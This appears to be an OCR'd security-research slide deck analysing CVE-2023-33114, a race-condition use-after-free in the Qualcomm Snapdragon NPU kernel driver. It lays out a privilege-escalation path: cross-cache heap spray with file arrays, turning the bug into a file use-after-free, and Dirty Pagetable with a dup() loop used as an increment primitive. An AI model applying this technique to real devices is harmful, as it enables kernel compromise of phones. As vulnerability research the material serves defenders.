        if (network) {
            while (!list_empty(&network->cmd_list)) {
                cmd = list_first_entry(&network->cmd_list,
                        struct npu_network_cmd, list);
                npu_dequeue_network_cmd(network, cmd);
                npu_free_network_cmd(ctx, cmd);
            }
            …
        }
}
```

Release all the cmd in the cmd_list!

struct npu_network network:

uint64_t id;
uint32_t network_hdl;
struct list_head cmd_list;

Qualcomm Snapdragon NPU Driver

The bug(CVE-2023-33114)

If we try to unload a network concurrently, what would happen?

struct npu_network network:

uint64_t id;
uint32_t network_hdl;
struct list_head cmd_list;

Qualcomm Snapdragon NPU Driver

- **CVE-2023-33114**

Task A
(on cpu1)

```
mutex_lock(&host_ctx->lock);
   network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
   unload_cmd1 = npu_alloc_network_cmd(host_ctx, 0);
   npu_queue_network_cmd(network, unload_cmd1);
mutex_unlock(&host_ctx->lock);
```

```
wait_for_completion_timeout(&unload_cmd1->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
   npu_dequeue_network_cmd(network, unload_cmd1);
   npu_free_network_cmd(host_ctx, unload_cmd1);
   free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

Qualcomm Snapdragon NPU Driver

- **CVE-2023-33114**

Task A
(on cpu1)

```
mutex_lock(&host_ctx->lock);
   network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
   unload_cmd1 = npu_alloc_network_cmd(host_ctx, 0);
   npu_queue_network_cmd(network, unload_cmd1);
mutex_unlock(&host_ctx->lock);
```

```
wait_for_completion_timeout(&unload_cmd1->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
   npu_dequeue_network_cmd(network, unload_cmd1);
   npu_free_network_cmd(host_ctx, unload_cmd1);
   free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

Task B
(on cpu2)

```
mutex_lock(&host_ctx->lock);
   network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
   unload_cmd2 = npu_alloc_network_cmd(host_ctx, 0);
   npu_queue_network_cmd(network, unload_cmd2);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd2->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
   npu_dequeue_network_cmd(network, unload_cmd2);
   npu_free_network_cmd(host_ctx, unload_cmd2);
   free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

Qualcomm Snapdragon NPU Driver

- **CVE-2023-33114**

Task A
(on cpu1)

```
mutex_lock(&host_ctx->lock);
   network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
   unload_cmd1 = npu_alloc_network_cmd(host_ctx, 0);
   npu_queue_network_cmd(network, unload_cmd1);
mutex_unlock(&host_ctx->lock);
```

Task B
(on cpu2)

```
mutex_lock(&host_ctx->lock);
   network = get_network_by_hdl(host_ctx, …,unload->network_hdl);
   unload_cmd2 = npu_alloc_network_cmd(host_ctx, 0);
   npu_queue_network_cmd(network, unload_cmd2);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd2->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
   npu_dequeue_network_cmd(network, unload_cmd2);
   npu_free_network_cmd(host_ctx, unload_cmd2);
   free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

unload_cmd1 gets released here!

```
wait_for_completion_timeout(&unload_cmd1->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
   npu_dequeue_network_cmd(network, unload_cmd1);
   npu_free_network_cmd(host_ctx, unload_cmd1);
   free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

UAF or Double free happens!

Qualcomm Snapdragon NPU Driver

With the bug, we can:

```
wait_for_completion_timeout(&unload_cmd1->cmd_done, ...);
mutex_lock(&host_ctx->lock);
   npu_dequeue_network_cmd(network, unload_cmd1);
   npu_free_network_cmd(host_ctx, unload_cmd1);
   free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

```
static void npu_dequeue_network_cmd(struct npu_network *network,
        struct npu_network_cmd *cmd)
{
        list_del(&cmd->list);
}
```

list_del() primitive

```
static void npu_free_network_cmd(struct npu_host_ctx *ctx,
        struct npu_network_cmd *cmd)
{
        if (cmd->stats_buf)
                kmem_cache_free(ctx->stats_buf_cache, cmd->stats_buf);

        kmem_cache_free(ctx->network_cmd_cache, cmd);
}
```

Arbitrary free() primitive

Double free primitive

Qualcomm Snapdragon NPU Driver

A large enough time window:

Task A
(on cpu1)

```
mutex_lock(&host_ctx->lock);
   network = get_network_by_hdl(host_ctx, ...,unload->network_hdl);
   unload_cmd1 = npu_alloc_network_cmd(host_ctx, 0);
   npu_queue_network_cmd(network, unload_cmd1);
mutex_unlock(&host_ctx->lock);
```

20s

```
wait_for_completion_timeout(&unload_cmd1->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
   npu_dequeue_network_cmd(network, unload_cmd1);
   npu_free_network_cmd(host_ctx, unload_cmd1);
   free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

UAF or Double free happens!

Task B
(on cpu2)

```
mutex_lock(&host_ctx->lock);
   network = get_network_by_hdl(host_ctx, ...,unload->network_hdl);
   unload_cmd2 = npu_alloc_network_cmd(host_ctx, 0);
   npu_queue_network_cmd(network, unload_cmd2);
mutex_unlock(&host_ctx->lock);
wait_for_completion_timeout(&unload_cmd2->cmd_done,NW_CMD_TIMEOUT);
mutex_lock(&host_ctx->lock);
   npu_dequeue_network_cmd(network, unload_cmd2);
   npu_free_network_cmd(host_ctx, unload_cmd2);
   free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

unload_cmd1 gets released here!

Qualcomm Snapdragon NPU Driver

Limitations when exploiting

- **A dedicated** kmem_cache

```
host_ctx->network_cmd_cache = kmem_cache_create("network_cmd_cache",
        sizeof(struct npu_network_cmd), 0, 0, NULL);
```

Occupy with the same object: struct npu_network_cmd — No exploitable routines found ☹

Perform cross cache attack

- By manipulating the npu_network_cmd objects — npu_network_cmd object gets allocated and then released immediately ☹
- By manipulating kernel objects on the same kmem_cache (SLAB Merging) ✓

Qualcomm Snapdragon NPU Driver

Limitations when exploiting

- **Misaligned object size**

```
struct npu_network_cmd {
        struct list_head list;
        uint32_t cmd_type;
        uint32_t cmd_id;
        uint32_t trans_id;
        bool async;
        struct completion cmd_done;
        /* stats buf info */
        uint32_t stats_buf_size;
        void __user *stats_buf_u;
        void *stats_buf;
        int ret_status;
};
```

```
x1q:/sys/kernel/slab/network_cmd_cache # cat ./slab_size
104 (104=13*8)
x1q:/sys/kernel/slab/network_cmd_cache #
```

Qualcomm Snapdragon NPU Driver

Limitations when exploiting

➢ **Misaligned object size**

- Heap spray with common struct objects → illegal memory access ☹

```
wait_for_completion_timeout(&unload_cmd1->cmd_done, …);
mutex_lock(&host_ctx->lock);
   npu_dequeue_network_cmd(network, unload_cmd1);
   npu_free_network_cmd(host_ctx, unload_cmd1);
   free_network(host_ctx, client, network->id);
mutex_unlock(&host_ctx->lock);
```

```
static void npu_dequeue_network_cmd(struct npu_network *network,
        struct npu_network_cmd *cmd)
{
        list_del(&cmd->list);
}
```

list_del() primitive

panic

```
static void npu_free_network_cmd(struct npu_host_ctx *ctx,
        struct npu_network_cmd *cmd)
{
        if (cmd->stats_buf)
                kmem_cache_free(ctx->stats_buf_cache, cmd->stats_buf);

        kmem_cache_free(ctx->network_cmd_cache, cmd);
}
```

panic

Arbitrary free() primitive

panic

Double free primitive

Qualcomm Snapdragon NPU Driver

Limitations when exploiting

➢ **Misaligned object size**


- **Heap spray with array ☺**

- Page table

- Page pointer array

- file array ✓

……



Qualcomm Snapdragon NPU Driver

Limitations when exploiting

✓ Advantage of file array

- Corrupt the first 16bytes of struct file has no side effect


```
struct file {
        union {
                struct llist_node   fu_llist;
                struct rcu_head     fu_rcuhead;
        } f_u;
...
}
```

- Every element of file array can be set to valid file pointer or zero individually

- Corrupt any element won't cause panic directly

Qualcomm Snapdragon NPU Driver

Occupy npu_network_cmd with file array



Qualcomm Snapdragon NPU Driver

Occupy npu_network_cmd with file array

```
static void npu_free_network_cmd(struct npu_host_ctx *ctx,
        struct npu_network_cmd *cmd)
{
    if (cmd->stats_buf)
        kmem_cache_free(ctx->stats_buf_cache, cmd->stats_buf);

    kmem_cache_free(ctx->netwo _cmd_cache, cmd);
}
```

struct npu_network_cmd		file array
struct list_head list;	struct list_head *next;	struct file * file;
	struct list_head *prev;	struct file * file;
……		……
void __user *stats_buf_u;		0
void *stats_buf;		struct file *file;
int ret_status;		0

File UAF happens!

Qualcomm Snapdragon NPU Driver

File UAF —— A very popular kind of vulnerability in recent years!


- 《Exploiting race conditions on [ancient] Linux》 by Jann Horn
- 《Linux kernel: erroneous error handling after fd_install()》 by Mathias Krause
- 《Cautious! A New Exploitation Method! No Pipe but as Nasty as Dirty Pipe》 by Zhenpeng Lin, Yuhang Wu, Xinyu Xing
- 《Devils Are in the File Descriptors: It Is Time To Catch Them All》 by Le Wu
- 《Monitoring Surveillance Vendors: A Deep Dive into In-the-Wild Android Full Chains in 2021》 by Xingyu Jin, Christian Resell, Clement Lecigne, Richard Neal
- 《Canary in the Kernel Mine: Exploiting and Defending Against Same-Type Object Reuse》 by Mathias Krause
- 《Ret2page-The-Art-of-Exploiting-Use-After-Free-Vulnerabilities-in-the-Dedicated-Cache》 by Yong Wang
- 《A Very Powerful Clipboard: Analysis of a Samsung in-the-wild exploit chain》 by Maddie Stone
- ……

《Dirty Pagetable: A Novel Exploitation Technique To Rule Linux Kernel》 by Le Wu and Ye Zhang

Qualcomm Snapdragon NPU Driver

Exploit file UAF with Dirty Pagetable

- Occupy released victim file object with user page table:




Qualcomm Snapdragon NPU Driver

Exploit file UAF with Dirty Pagetable

- **Perform the increment primitive of file object:**


```
//victim_pte += 0x1000
for(int i = 0; i < 0x1000; i++) {
        dup(victim_fd);
}
```



Qualcomm Snapdragon NPU Driver

